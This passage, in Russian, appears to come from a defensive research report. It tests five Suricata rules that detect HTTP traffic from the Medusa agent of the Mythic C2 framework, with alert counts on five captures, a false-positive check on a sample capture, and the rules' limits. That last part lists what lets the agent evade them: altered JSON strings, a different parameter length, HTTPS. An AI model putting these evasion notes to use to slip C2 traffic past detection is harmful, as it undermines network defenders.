





Все 5 проверок успешно завершились. На дампе A получил 200 алертов, на B 143, на C 138, на D 132, на E 123. Общее количество уведомлений совпало с ожидаемым для каждого дампа. Сверил уведомления с запросами по адресам, портам и времени начала соединения. Проверил распределение по SID. Каждому из 736 запросов соответствует одно уведомление, пропусков и повторных срабатываний не обнаружил.


Проверка на обычном HTTP трафике

Для проверки ложных срабатываний взял файл http.cap из Wireshark SampleCaptures. Это небольшой пример HTTP запроса и ответа сервера.





Загрузил http.cap в Dalton и запустил все пять итоговых правил на Suricata 8.0.7. Использовал тот же набор, который проверял на дампах A–E.



На http.cap получил 0 срабатываний. На этом примере правила не приняли обычный HTTP-трафик за обмен с Mythic. Проверка небольшая и не охватывает обычные POST запросы, поэтому отсутствие ложных срабатываний на другом трафике не гарантируется.

Возможные ложные срабатывания и пропуски

Ложные срабатывания возможны у приложений с похожим форматом данных. Например, четвёртое правило может обнаружить обычную передачу бинарных данных, если после Base64 декодирования перед ними находится UUID. Для пятого достаточно совпадения длины параметра и формата UUID в его начале. Поэтому эти признаки сами по себе не доказывают использование Medusa и могут встречаться у других агентов Mythic.

Пропуски возможны при изменении сообщений. Первые три правила ищут конкретные строки JSON с пробелами. Пятое зависит от длины параметра 176 символов. Первое может пропустить нужное значение, если перед ним находится другой параметр, подходящий под выражение для извлечения Base64.

При использовании HTTPS без расшифрования содержимое HTTP будет недоступно этим правилам. Также не проверялись другие транспорты и полноценный обмен ключами. В дампе E наблюдался обычный обмен с AES, поэтому считать его подтверждением обнаружения обмена ключами нельзя.

Итоговый набор обнаружил все 736 запросов агента в исследованных дампах. Отдельных правил на ответы сервера нет. Полученное покрытие относится к записанным сценариям и не гарантирует обнаружение всех вариантов работы Medusa.

Итоги

Разработал пять правил Suricata и сохранил их в medusa-http.rules. Проверил регистрацию, опросы сервера, результаты команд, ошибки и передачу файлов. На исследованных дампах правила продолжили работать после изменения URI и User-Agent. Ограничения обнаружения и возможные ложные срабатывания описал выше.